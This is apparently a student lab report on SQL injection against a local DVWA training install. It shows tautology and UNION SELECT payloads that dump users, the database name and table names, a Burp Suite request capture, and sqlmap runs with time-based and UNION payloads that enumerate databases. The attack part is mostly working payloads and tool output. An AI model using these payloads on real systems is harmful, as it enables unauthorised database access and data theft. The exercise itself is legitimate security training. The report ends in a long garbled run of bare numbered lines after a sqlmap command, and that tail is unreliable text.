


# SQL INJECTION – DVWA

SANTHOSH KRISHNA R  
21BCE1651

Displaying all users



The screenshot shows the DVWA web application interface. The browser address bar displays the URL: `127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id=1'+or+1%3D1+%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various vulnerabilities, with "SQL Injection" highlighted. The main content area shows the results of a SQL injection attack, displaying a list of users retrieved from the database. The output is as follows:

```
User ID:  Submit

ID: 1' or 1=1 #
First name: admin
Surname: admin

ID: 1' or 1=1 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 #
First name: Hack
Surname: Me


ID: 1' or 1=1 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 #
First name: Bob
Surname: Smith
```

Below the output, there is a section titled "More Information" with a list of links:

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

## Finding database name



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `127.0.0.1/dvwa/dvwa/vulnerabilities/sql/?id='+UNION+SELECT+NULL%2Cdatabase()'%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted. The main content area features a "User ID:" input field and a "Submit" button. Below the input field, the output of the query is displayed: `ID: ' UNION SELECT NULL,database()#`, `First name:`, and `Surname: dvwa`. A "More Information" section provides links to external resources for learning more about SQL injection.

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
DVWA Security


### Vulnerability: SQL Injection

User ID:  Submit

ID: ' UNION SELECT NULL,database()#  
First name:  
Surname: dvwa

#### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>



The screenshot shows the DVWA interface after a successful database enumeration attack. The browser address bar displays the URL: `127.0.0.1/dvwa/dvwa/vulnerabilities/sql/?id='+UNION+SELECT+NULL%2C+table_name+FROM+information_schema.tables%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". The sidebar menu is the same as in the previous screenshot. The main content area shows the output of the query, which lists the names of all tables in the database. The output is displayed in a list format, with each entry showing the ID, First name, and Surname of the table.

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect  
DVWA Security  
PHP Info  
About  
Logout

### Vulnerability: SQL Injection

User ID:  Submit

ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: ALL\_PLUGINS

ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: APPLICABLE\_ROLES

ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: CHARACTER\_SETS

ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: CHECK\_CONSTRAINTS

ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: COLLATIONS


ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: COLLATION\_CHARACTER\_SET\_APPLICABILITY

ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: COLUMNS


ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: COLUMN\_PRIVILEGES

ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: ENABLED\_ROLES

ID: ' UNION SELECT NULL, table\_name FROM information\_schema.tables#  
First name:  
Surname: ENGINES



Retrieving password from users:



## Burpsuite:

```
1 GET /dvwa/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Fir
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id=%27+UNION+S
9 Cookie: security=low; PHPSESSID=7r6bql670
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Scan	
Send to Intruder	Ctrl+I
Send to Repeater	Ctrl+R
Send to Sequencer	
Send to Comparer	
Send to Decoder	
Request in browser	>
Extensions	>
Engagement tools [Pro version only]	>
Copy URL	
Copy as curl command	
Copy to file	
Save item	

## SQL Injection:

```
File Actions Edit View Help
(vignesh@kali)-[/var/www/html/dvwa/dvwa/config]
$ cd /
(vignesh@kali)-[/]
$ sqlmap -r /home/vignesh/Downloads/dvwa -dbs

{1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:38:38 /2024-02-07/

[19:38:38] [INFO] parsing HTTP request from '/home/vignesh/Downloads/dvwa'
[19:38:39] [INFO] testing connection to the target URL
[19:38:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:38:39] [INFO] testing if the target URL content is stable
[19:38:39] [INFO] target URL content is stable
[19:38:39] [INFO] testing if GET parameter 'id' is dynamic
[19:38:39] [WARNING] GET parameter 'id' does not appear to be dynamic
[19:38:39] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[19:38:39] [INFO] testing for SQL injection on GET parameter 'id'
[19:38:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:38:39] [WARNING] reflective value(s) found and filtering out
[19:38:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:38:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:38:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```



```

File Actions Edit View Help
[19:38:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:38:58] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[19:40:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:40:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:40:14] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[19:40:14] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag '-t' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[19:40:14] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[19:40:14] [INFO] target URL appears to have 2 columns in query
[19:40:14] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[19:40:18] [INFO] testing if GET parameter 'Submit' is dynamic
[19:40:18] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[19:40:18] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[19:40:18] [INFO] testing for SQL injection on GET parameter 'Submit'
[19:40:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:40:18] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:40:18] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[19:40:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[19:40:22] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 5298 FROM (SELECT(SLEEP(5)))DiS8) AND 'REBX'='REBX8Submit-Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71787a7071,0x45587a516f4b4b456745534c4a73754b467a706b54676275574c66556653697671664f575a7264,0x7178717171)-- -8Submit=5
ubmit

[19:40:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:40:22] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[19:40:22] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[19:40:22] [INFO] fetched data logged to text files under '/home/vignesh/.local/share/sqlmap/output/127.0.0.1'
[19:40:22] [WARNING] your sqlmap version is outdated

[*] ending @ 19:40:22 /2024-02-07/

```

```

[*] ending @ 19:40:22 /2024-02-07/

(vignesh@kali)-[/]
$ sqlmap -r /home/vignesh/Downloads/dvwa -D dvwa -tables

  H
  |
  | 1
  | 2
  | 3
  | 4
  | 5
  | 6
  | 7
  | 8
  | 9
  | 10
  | 11
  | 12
  | 13
  | 14
  | 15
  | 16
  | 17
  | 18
  | 19
  | 20
  | 21
  | 22
  | 23
  | 24
  | 25
  | 26
  | 27
  | 28
  | 29
  | 30
  | 31
  | 32
  | 33
  | 34
  | 35
  | 36
  | 37
  | 38
  | 39
  | 40
  | 41
  | 42
  | 43
  | 44
  | 45
  | 46
  | 47
  | 48
  | 49
  | 50
  | 51
  | 52
  | 53
  | 54
  | 55
  | 56
  | 57
  | 58
  | 59
  | 60
  | 61
  | 62
  | 63
  | 64
  | 65
  | 66
  | 67
  | 68
  | 69
  | 70
  | 71
  | 72
  | 73
  | 74
  | 75
  | 76
  | 77
  | 78
  | 79
  | 80
  | 81
  | 82
  | 83
  | 84
  | 85
  | 86
  | 87
  | 88
  | 89
  | 90
  | 91
  | 92
  | 93
  | 94
  | 95
  | 96
  | 97
  | 98
  | 99
  | 100
  | 101
  | 102
  | 103
  | 104
  | 105
  | 106
  | 107
  | 108
  | 109
  | 110
  | 111
  | 112
  | 113
  | 114
  | 115
  | 116
  | 117
  | 118
  | 119
  | 120
  | 121
  | 122
  | 123
  | 124
  | 125
  | 126
  | 127
  | 128
  | 129
  | 130
  | 131
  | 132
  | 133
  | 134
  | 135
  | 136
  | 137
  | 138
  | 139
  | 140
  | 141
  | 142
  | 143
  | 144
  | 145
  | 146
  | 147
  | 148
  | 149
  | 150
  | 151
  | 152
  | 153
  | 154
  | 155
  | 156
  | 157
  | 158
  | 159
  | 160
  | 161
  | 162
  | 163
  | 164
  | 165
  | 166
  | 167
  | 168
  | 169
  | 170
  | 171
  | 172
  | 173
  | 174
  | 175
  | 176
  | 177
  | 178
  | 179
  | 180
  | 181
  | 182
  | 183
  | 184
  | 185
  | 186
  | 187
  | 188
  | 189
  | 190
  | 191
  | 192
  | 193
  | 194
  | 195
  | 196
  | 197
  | 198
  | 199
  | 200
  | 201
  | 202
  | 203
  | 204
  | 205
  | 206
  | 207
  | 208
  | 209
  | 210
  | 211
  | 212
  | 213
  | 214
  | 215
  | 216
  | 217
  | 218
  | 219
  | 220
  | 221
  | 222
  | 223
  | 224
  | 225
  | 226
  | 227
  | 228
  | 229
  | 230
  | 231
  | 232
  | 233
  | 234
  | 235
  | 236
  | 237
  | 238
  | 239
  | 240
  | 241
  | 242
  | 243
  | 244
  | 245
  | 246
  | 247
  | 248
  | 249
  | 250
  | 251
  | 252
  | 253
  | 254
  | 255
  | 256
  | 257
  | 258
  | 259
  | 260
  | 261
  | 262
  | 263
  | 264
  | 265
  | 266
  | 267
  | 268
  | 269
  | 270
  | 271
  | 272
  | 273
  | 274
  | 275
  | 276
  | 277
  | 278
  | 279
  | 280
  | 281
  | 282
  | 283
  | 284
  | 285
  | 286
  | 287
  | 288
  | 289
  | 290
  | 291
  | 292
  | 293
  | 294
  | 295
  | 296
  | 297
  | 298
  | 299
  | 300
  | 301
  | 302
  | 303
  | 304
  | 305
  | 306
  | 307
  | 308
  | 309
  | 310
  | 311
  | 312
  | 313
  | 314
  | 315
  | 316
  | 317
  | 318
  | 319
  | 320
  | 321
  | 322
  | 323
  | 324
  | 325
  | 326
  | 327
  | 328
  | 329
  | 330
  | 331
  | 332
  | 333
  | 334
  | 335
  | 336
  | 337
  | 338
  | 339
  | 340
  | 341
  | 342
  | 343
  | 344
  | 345
  | 346
  | 347
  | 348
  | 349
  | 350
  | 351
  | 352
  | 353
  | 354
  | 355
  | 356
  | 357
  | 358
  | 359
  | 360
  | 361
  | 362
  | 363
  | 364
  | 365
  | 366
  | 367
  | 368
  | 369
  | 370
  | 371
  | 372
  | 373
  | 374
  | 375
  | 376
  | 377
  | 378
  | 379
  | 380
  | 381
  | 382
  | 383
  | 384
  | 385
  | 386
  | 387
  | 388
  | 389
  | 390
  | 391
  | 392
  | 393
  | 394
  | 395
  | 396
  | 397
  | 398
  | 399
  | 400
  | 401
  | 402
  | 403
  | 404
  | 405
  | 406
  | 407
  | 408
  | 409
  | 410
  | 411
  | 412
  | 413
  | 414
  | 415
  | 416
  | 417
  | 418
  | 419
  | 420
  | 421
  | 422
  | 423
  | 424
  | 425
  | 426
  | 427
  | 428
  | 429
  | 430
  | 431
  | 432
  | 433
  | 434
  | 435
  | 436
  | 437
  | 438
  | 439
  | 440
  | 441
  | 442
  | 443
  | 444
  | 445
  | 446
  | 447
  | 448
  | 449
  | 450
  | 451
  | 452
  | 453
  | 454
  | 455
  | 456
  | 457
  | 458
  | 459
  | 460
  | 461
  | 462
  | 463
  | 464
  | 465
  | 466
  | 467
  | 468
  | 469
  | 470
  | 471
  | 472
  | 473
  | 474
  | 475
  | 476
  | 477
  | 478
  | 479
  | 480
  | 481
  | 482
  | 483
  | 484
  | 485
  | 486
  | 487
  | 488
  | 489
  | 490
  | 491
  | 492
  | 493
  | 494
  | 495
  | 496
  | 497
  | 498
  | 499
  | 500
  | 501
  | 502
  | 503
  | 504
  | 505
  | 506
  | 507
  | 508
  | 509
  | 510
  | 511
  | 512
  | 513
  | 514
  | 515
  | 516
  | 517
  | 518
  | 519
  | 520
  | 521
  | 522
  | 523
  | 524
  | 525
  | 526
  | 527
  | 528
  | 529
  | 530
  | 531
  | 532
  | 533
  | 534
  | 535
  | 536
  | 537
  | 538
  | 539
  | 540
  | 541
  | 542
  | 543
  | 544
  | 545
  | 546
  | 547
  | 548
  | 549
  | 550
  | 551
  | 552
  | 553
  | 554
  | 555
  | 556
  | 557
  | 558
  | 559
  | 560
  | 561
  | 562
  | 563
  | 564
  | 565
  | 566
  | 567
  | 568
  | 569
  | 570
  | 571
  | 572
  | 573
  | 574
  | 575
  | 576
  | 577
  | 578
  | 579
  | 580
  | 581
  | 582
  | 583
  | 584
  | 585
  | 586
  | 587
  | 588
  | 589
  | 590
  | 591
  | 592
  | 593
  | 594
  | 595
  | 596
  | 597
  | 598
  | 599
  | 600
  | 601
  | 602
  | 603
  | 604
  | 605
  | 606
  | 607
  | 608
  | 609
  | 610
  | 611
  | 612
  | 613
  | 614
  | 615
  | 616
  | 617
  | 618
  | 619
  | 620
  | 621
  | 622
  | 623
  | 624
  | 625
  | 626
  | 627
  | 628
  | 629
  | 630
  | 631
  | 632
  | 633
  | 634
  | 635
  | 636
  | 637
  | 638
  | 639
  | 640
  | 641
  | 642
  | 643
  | 644
  | 645
  | 646
  | 647
  | 648
  | 649
  | 650
  | 651
  | 652
  | 653
  | 654
  | 655
  | 656
  | 657
  | 658
  | 659
  | 660
  | 661
  | 662
  | 663
  | 664
  | 665
  | 666
  | 667
  | 668
  | 669
  | 670
  | 671
  | 672
  | 673
  | 674
  | 675
  | 676
  | 677
  | 678
  | 679
  | 680
  | 681
  | 682
  | 683
  | 684
  | 685
  | 686
  | 687
  | 688
  | 689
  | 690
  | 691
  | 692
  | 693
  | 694
  | 695
  | 696
  | 697
  | 698
  | 699
  | 700
  | 701
  | 702
  | 703
  | 704
  | 705
  | 706
  | 707
  | 708
  | 709
  | 710
  | 711
  | 712
  | 713
  | 714
  | 715
  | 716
  | 717
  | 718
  | 719
  | 720
  | 721
  | 722
  | 723
  | 724
  | 725
  | 726
  | 727
  | 728
  | 729
  | 730
  | 731
  | 732
  | 733
  | 734
  | 735
  | 736
  | 737
  | 738
  | 739
  | 740
  | 741
  | 742
  | 743
  | 744
  | 745
  | 746
  | 747
  | 748
  | 749
